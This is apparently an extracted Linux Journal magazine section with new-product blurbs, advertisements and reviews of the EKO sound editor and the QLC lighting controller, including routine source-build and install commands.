
All the geeks among us who inhabit the programming subculture must admit to writing code that they'd be ashamed to show to Mom. In order to stay on Mom's (and your boss') good side, as well as add elegance to your work, pick up Dustin Boswell and Trevor Foucher's essential new programming book *The Art of Readable Code*. The book, says publisher O'Reilly Media, "focuses on the nuts and bolts of programming, with simple and practical techniques you can use every time you sit down to write code." Included are numerous practical tips, easy-to-digest code examples, helpful illustrations and cartoons to keep things entertaining. Other topics including picking variable names that are dense with information, organizing easy-to-understand loops and conditionals, creating effective comments, writing concise but thorough tests and mastering the art of breaking hard problems into smaller ones.

<http://www.oreilly.com>



Radical Breeze's Illumination Software Creator

The hot selling point for Radical Breeze's Illumination Software Creator, which was recently upgraded to version 4.1, is creating software without writing a single line of code. Illumination converts visual concepts into source code for the user; no virtual machine is involved. The developed applications run natively on desktops, iPhones, iPads, Android devices, Nokia (Maemo) Internet Tablets and HTML5 and Flash Web. And, now with v4.1 for Linux, Mac OS X and Windows, you can do that in a more expansive and bug-free manner. Although the recent version 4.0 added ability to create HTML5 Web applications along with an easier method of adding graphics



to apps, the newer v4.1 now adds a “boat-load” of bug fixes, implements and other user-requested changes. Radical Breeze calls Illumination Software 4.1 “the most solid, bug-free release we have ever had. It is absolutely glorious”. Who knew that programming could be so fun?

<http://radicalbreeze.com>



Logic Supply's Neousys NUVO-1003B and NUVO-1005B Fanless Systems

The hardware maker Logic Supply specializes in systems for industrial and embedded applications, such as its new Neousys NUVO-1003B and NUVO-1005B Fanless Systems. The HPC NUVO systems feature Intel's Core i5/i7 Mobile CPUs and HD graphics, and are housed in a durable, sleek chassis and feature an operating-temperature range of -25°C to 70°C. Targeted at machine vision, surveillance, medical imaging and networking applications, the devices come with the option for three or five Intel Gigabit Ethernet ports. I/O capabilities include one RS-232/422/485 port, three RS-232 ports, PS2 mouse and keyboard input, six USB 2.0 ports, VGA and DVI/HDMI video output, which combine to ensure ease of integration with legacy systems and next-generation applications alike, says Logic Supply.

<http://www.logicsupply.com/nuvo>



JT01 Intel® Atom™ Fanless System with Ubuntu Linux

Fully assembled, plug-and-play system with HDD, RAM, Wi-fi, and OS. Low-profile, power efficient, and quiet.

Chris
Assembly Team Manager

Genuine expertise.


www.logicsupply.com/linux

LOGIC
SUPPLY®

Tobias Klein's *A Bug Hunter's Diary* (No Starch)

Seemingly simple bugs, says author Tobias Klein, can have drastic consequences, allowing attackers to compromise systems, escalate local privileges and otherwise wreak havoc on a system. In Klein's new book, *A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security*, readers will learn how to weed out bugs by following the tracks of a renowned security expert as he exploits bugs in some of the world's most popular software, like Apple's iOS, the VLC media player, Web browsers and even the Mac OS X (ahem, non-Linux) kernel. In this "one-of-a-kind account", readers see how the developers responsible for these flaws patched the bugs—or failed to respond at all—gaining deep technical knowledge and insight into how hackers approach difficult problems and experience the true joys (and frustrations) of bug hunting. Readers will learn techniques on finding bugs, exploiting vulnerabilities like NULL pointer dereferences, buffer overflows and type conversion flaws, and developing proof-of-concept code that verifies the security flaw and reports bugs to vendors.

<http://www.nostarch.com>



BeyondTrust's PowerBroker Identity Services Enterprise Edition

Give your identity-management woes a slick Jujitsu move with BeyondTrust's PowerBroker Identity Services Enterprise Edition v6.1, a solution that allows for seamless integration of Linux, UNIX and Mac OS X with Microsoft Active Directory. New features in PowerBroker 6.1 include single sign-on, reporting improvements, single rpm/deb/pkg for installation, lwnconfig tool for easy management of configuration changes and improved support for Mac .local domain names and network shares. With these enhancements, PowerBroker customers now can use free, open-source application integrations for enterprise applications, such as Apache Tomcat, IBM WebSphere, Oracle WebLogic and JBoss Application Server. In addition, these updates offer the Open Source community the opportunity to provide feedback and bug fixes, as well as any other contributions to improve and accelerate the development of the open-source tools.

<http://www.beyondtrust.com>





Digium and Open Source Community's Asterisk


We're always thrilled to announce major upgrades from the pantheon of killer Linux apps, and this month's star is the recently announced Asterisk 10. Asterisk is the most popular open-source platform to allow developers to create powerful business phone systems and unified communications solutions. Digium reports more than two million downloads in 2011 alone. In v10, Caretaker Digium and the dedicated crew of contributors have put forth a significant release whose most important new feature is its advanced, wide-band media engine, which supports studio-quality audio and a nearly unlimited number of codecs. By supporting high- and ultra-high-definition voice, says Digium, Asterisk now can be used to power communications applications that otherwise would have required specialized or expensive equipment and service in order to convey nuances in speech or emotion. New codec support is included for Digium Skype's SILK codec and 32kHz Speex, as well as passthrough support for CELT. Other features include additional sampling rates, a new conferencing app, support for videoconferencing, new fax capabilities and text-message routing.

<http://www.asterisk.org>

LINUX JOURNAL
on your
e-Reader

Customized
Kindle and Nook
editions
now available

LEARN MORE





Halcyon Software's Audit Journal Manager


The latest offering from Halcyon Software—whose name appropriately means calm and carefree—is a new release of Audit Journal Manager, a specialist utility for IBM i that enables real-time alerting and reporting from the audit journal and assists with intrusion detection. Audit Journal Manager enables companies to receive immediate notification on any attempted security breaches, monitor and report on access to confidential information, save time on labor-intensive reporting tasks and assist in migrating to a higher security level. Key enhancements include improved performance, the addition of new reporting templates and new “rule” sets for monitoring auditing failure, security, service and systems management.

<http://www.halcyonsoftware.com>

Polaricon's Jet Profiler for MySQL

This one is targeted at you MySQLers: Polaricon recently upgraded to v2.0 its Jet Profiler for MySQL—a real-time query-performance and diagnostics tool for DBAs and developers. Jet Profiler's core features include query, user and table statistics, graphical visualization, low overhead and ease of use. It is available for Linux, Mac and Windows. Via a graphical interface, users are able to browse through profiling information and zoom in on dedicated problem areas, such as spikes in load, allowing users to identify and fix performance problems quickly. Besides adding German and Swedish language support, version 2.0 now offers adjustable time frames for data retention and a Top IP feature for monitoring heavy DB users and allowing for more effective load balancing.

<http://www.polaricon.com>



Please send information about releases of Linux-related products to newproducts@linuxjournal.com or New Products c/o Linux Journal, PO Box 980985, Houston, TX 77098. Submissions are edited for length and content.



visit us at www.siliconmechanics.com
or call us toll free at 866-352-1173

Silicon Mechanics Announces Research Cluster Grant



We are pleased to announce our sponsorship of a unique grant opportunity: a complete high-performance compute cluster using the latest AMD Opteron™ processors and NVIDIA® GPUs.

This grant program is open to all US and Canadian qualified post-secondary institutions, university-affiliated research institutions, non-profit research institutions, and researchers at federal labs with university affiliations.

To download the complete rules, application, and

hardware specification, visit

www.siliconmechanics.com/research_cluster_grant

or email

research-grant@siliconmechanics.com



Silicon Mechanics would also like to thank the many hardware partners that have made this grant possible.

When you partner with Silicon Mechanics, you get more than affordable, high-quality HPC — you get a team of Experts dedicated to the advancement of scientific research.

Ocean Row Solo Expedition Update

Wave Vidmar has adjusted his schedule. He will be shipping "Liberty" to Portugal for a February launch to row the North Atlantic East-to-West route, heading for an area north of the Caribbean Islands. He is currently planning to undertake the West-to-East Row in May. We will continue to follow his expedition at siliconmechanics.com/ors.

Expert included.

Fresh from the Labs

EKO—Speedy Sound Editing

<http://eko.sourceforge.net>

If you're sick of big, clunky sound editors and minimalist, feature-lacking editors, EKO may well strike the balance you're looking for. According to the Web site:

EKO is a simple sound editor. EKO understands all popular sound formats (except MP3) and is useful in simple editing (cut/copy/paste) with minimal FX processing. External FX currently are not supported.


Installation At the time of this writing, only the source was available—no binaries. But, fear not; installing by source isn't hard.

Regarding library requirements, according to the documentation, you need Qt 4.x, libJACK, libsndfile and libsamplerate. Although this is true, as is always the case with source, you also need to install the -dev development packages in order to compile the source code.

Once the dependencies are out of the way, install EKO with the following commands:

```
$ qmake  
$ make
```

If your distro uses sudo (such as



EKO—the lightweight sound editor in its sleek winter color scheme.

Ubuntu), enter:

```
$ sudo make install
```


If your distro uses root, enter:

```
$ su  
# make install
```

Once the installation has finished, you can run EKO with this command:

```
$ eko
```

Usage Inside the EKO screen, things actually are pretty easy and intuitive,



EKO is designed largely around using Jack, with the FX rack loading automatically.

and EKO's main features are obviously placed. Right from the get-go, EKO is ready to open a sound file and start editing, and rather tellingly, the FX rack also opens at startup (an instant picture of the author's feature wishes and EKO's design principles).

Click Open file on the main toolbar, choose an audio file to edit, and let's explore EKO's features.

With a sound file on-screen, the obvious Start and Stop controls are in a bold purple, with a check box for looping on their left. Click anywhere on the wave, and you can play from there,

select a section and loop it, and so on. However, the interesting bit is the FX rack window on the right.

As you're no doubt aware, EKO uses Jack for its audio interface, and the effects in the FX rack need Jack to operate. However, keen observers will notice that at no time have I mentioned starting Jack in the instructions. As it turns out, EKO actually starts Jack for you with its default settings, if it's not already running (thankfully, you also have the choice of running Jack with your own settings before starting EKO, after which EKO skips the Jack step).

Although the FX rack was quite limited at the time of this writing (only four effects in total: amplification, EQ, overdrive and pitch shifting), author Peter Semiletov has chosen wisely in implementing perhaps the most useful features before expanding EKO's capabilities. While using Jack with effects generally involves some complicated routing, EKO's use of its current effects already has the routing done for you.

If you want to immerse yourself more within the screen, you can choose View→Toggle fullscreen. If the color scheme is throwing you off, check out the palettes in the view menu (winter is my favorite choice).

If you want to tweak your settings further, look to the right of the window, and you'll see four tabs. Click on tune. For the more superficial aspects, you can change the UI settings, such as font, icon size and window styling under the Interface tab. However, more important settings are in the other tabs, such as a large choice of keyboard shortcuts. Under the Common tab, you can choose the default format for new files and define the re-sampling quality for playback.

Eagle-eyed readers also will notice that EKO can down-mix 5.1 to stereo—perhaps this will be reason enough for many users to fire up EKO from time to time?

EKO is very speedy, and there is good reason for that: it loads the

project files into RAM. Obviously, there's a cost for this speed. You'll need a lot of system RAM for this, and I assume larger projects will require something that uses the hard drive. It also seems to be an editing-only suite, not for recording, but who knows what direction it'll go?

Nevertheless, this early project shows a lot of promise as a genuinely fast, simple and usable editor that fills a niche between Goliaths like Ardour and simpler programs that are just too limited. I'll be interested to see where Peter takes it.

QLC—Free Lighting Control

<http://qlc.sourceforge.net>

My last article covered the OLA lighting project with the Arduino RGB device, and because of some dependency problems at that time, I had to skip over the recommended QLC application and use the given Web interface.

However, now I'm delighted to say I've got QLC working without a hitch, and I cover it here (although I should mention, QLC is in no way connected with the Arduino RGB or OLA projects, but is for lighting in general).

According to the Web site:

Q Light Controller is a cross-platform application for controlling DMX or analog lighting systems like moving heads, dimmers, scanners and so on. The goal is to replace hard-to-learn

and somewhat limited commercial lighting desks with FLOSS.

Installation If you're chasing a binary, packages are provided for Debian, Ubuntu, Red Hat, Fedora and Mandriva. If you want (or need) to go with the source option, you first need to install Subversion, as that is the given option for attaining source with QLC. As for library requirements, the documentation gives the following for Debian and Ubuntu: g++, make, libqt4-dev, qt4-dev-tools, libasound2-dev, libusb-dev, subversion, debhelper and fakeroot.


Ubuntu further requires libftdi-dev and pkg-config.

Whereas Red Hat/Fedora users need gcc-c++, qt4-devel, libftdi-devel, libusb-devel, alsa-lib-devel, rpm-build and subversion

If you prefer the source, make a folder in which you want to build QLC, and then open a terminal in that new directory. Now, enter the following commands:

```
$ svn checkout https://qlc.svn.sf.net/svnroot/qlc/trunk/ qlc
$ cd qlc
$ svn update
```

A quick note: any Arduino RGB and/or OLA users will have to enable a plugin, which also requires using the source via svn. If you're pursuing this option, grab the source as above, and edit the plugins.pro file in the plugins folder.



When editing scenes, you can play with lighting effects in real time.

Uncomment the following line by changing this:

```
#unix:SUBDIRS      += olaout
```

to this:

```
unix:SUBDIRS      += olaout
```


(Of course, all other users can ignore this section and continue.)

Now, to compile the program, enter:

```
$ qmake-qt4
$ make
```

To install QLC, if your distro uses sudo (such as Ubuntu), enter:

```
$ sudo make install
```



A very basic demonstration of two buttons in Operate mode, linked to two scenes.

If your distro uses root, enter:

```
$ su
# make install
```

To run the program, use this command:

```
$ qlc
```


(Note: OLA users should start olad before running QLC.)

Usage Inside the program, QLC's interface is spread into five main sections: Fixtures, Functions, Outputs, Inputs and Virtual Console. To start using QLC, click on the Fixtures tab. Here in Fixtures, you tell QLC what lighting hardware you're using and define its parameters.

Like the giant text suggests, click the + button to add fixtures. This brings up a new window with an array of lighting fixtures from which to choose. My correspondent, Heikki Junnila, was using the Eurolite LED PAR56 model, which he set to Address 1, Universe 1, with Amount 1. With my humble little Arduino, the model was Generic→Generic, which was set to Universe 1, Address 0, and the Channels were set to 6 (the number of lights I had attached to the board).

With the fixtures defined, it's time to interact with the hardware by making a scene.

Click on the Functions tab, and in the Functions toolbar, you'll see a series of new icons. Click the



A preview shot of the upcoming QLC release in full flight—much more impressive than my lame demonstrations!

button on the left, New scene, and a new window appears. Click the + button and choose the fixture to be used (likely just one if it's your first time). Back in the scene window, you probably should enter a name in the given field before proceeding further. But, to do something interesting, click on the second tab, which will be named after the fixture type ("Dimmers" in my case).

Here you can play with your lighting device in real time, experimenting with the look of a scene, then committing the lighting scene later. Back in the General tab, if you look down at the bottom of the window, there are some lovely Fade

In and Fade Out options, which I promise will look fantastic if you try them.

While I've shown you how to make one scene, you should repeat the same steps for a second scene, but with different values (perhaps activating different lights or different levels). This way you can explore the Chaser function with an obvious visual transition to show off its abilities.

What is this Chaser function, you ask? Basically it's the means to string together your scenes. With functions, such as looping and sequences, chasers are really what turn your scenes into an actual show.

To use them, simply head back to the

window where you made the scenes, and on the toolbar, click the next button along from New scene (yes, the little green arrow in the orange ball), and this brings up the Chaser editor.

In the new window, first give your chaser a name. Now, press the + button, choose the scenes you want to add, and click OK. Back in the Chaser editor window, you can dictate how the whole sequence works, right down to the order in which the scenes run, whether they loop or play once through, and the duration. This window is really where the design aspect comes to the fore.

As I'm running out of space, let's jump to the Virtual Console, where I guess you could say the live direction happens. The basic idea is that you place a button somewhere in the workspace and then link it to something like a scene, effect or chaser. This way, you can have a series of labeled buttons, so if you're lighting a stage play, for example, you can click a button to have specific lighting for one scene and then click another button to change the lighting for the next.

The first button on the toolbar makes the new button, placing it in the workspace below. Then, right-click the button and choose Properties. Here you do all of the usual stuff, like labeling the button, but most important, you need

to choose the function it activates, and the icon with the attached plugs does this. Choose the functions you want to activate, click OK, and then click OK again in the Button window to head back to the main screen.

Now for one last instruction. If you left-click the button now, nothing will happen. See that big blue Play button above? Click that, and it switches QLC to Operate mode (it also changes to a Stop button, which switches back to design mode when you're done). Click your buttons now, and hey, presto, your lighting effects are running by your command!

Although total novices may find QLC to be hard to come to grips with initially, the interface is actually very well thought out, and after you've been through the process once, things should come to you intuitively. It also appears to be quite extensible in design, so I imagine it will become rather powerful as time goes on.

Hopefully, Q Light Controller eventually becomes the easy choice for anyone new to lighting, those on a budget, or maybe it even will persuade some away from their expensive proprietary software! ■

John Knight is a 27-year-old, drumming- and bass-obsessed maniac, studying Psychology at Edith Cowan University in Western Australia. He usually can be found playing a kick-drum far too much.

BREWING SOMETHING FRESH, INNOVATIVE OR MIND-BENDING? Send e-mail to newprojects@linuxjournal.com.

Get Under the Hood of Android & Embedded Linux

- android builders summit / embedded linux conference
- february 13 - 14, 2012 / february 15 - 17, 2012
- san francisco bay area
- early bird registration ends january 16, 2012
- +++++ register now +++++
- the industry's leading speakers
- top android and embedded developers
- expert training for mobile developers
- all in one place

THE LINUX FOUNDATION
**ANDROID™
BUILDERS
SUMMIT**

Collaborate at the systems level of Android.



 **Embedded Linux
Conference**

A forum for using Linux in embedded products.



The Linux Foundation

Linux is a registered trademark of Linus Torvalds. Android is a trademark of Google Inc.

REVIEW

SlickEdit

For the minimalist programmer, there's vim. For everybody else, there's SlickEdit. SHAWN POWERS

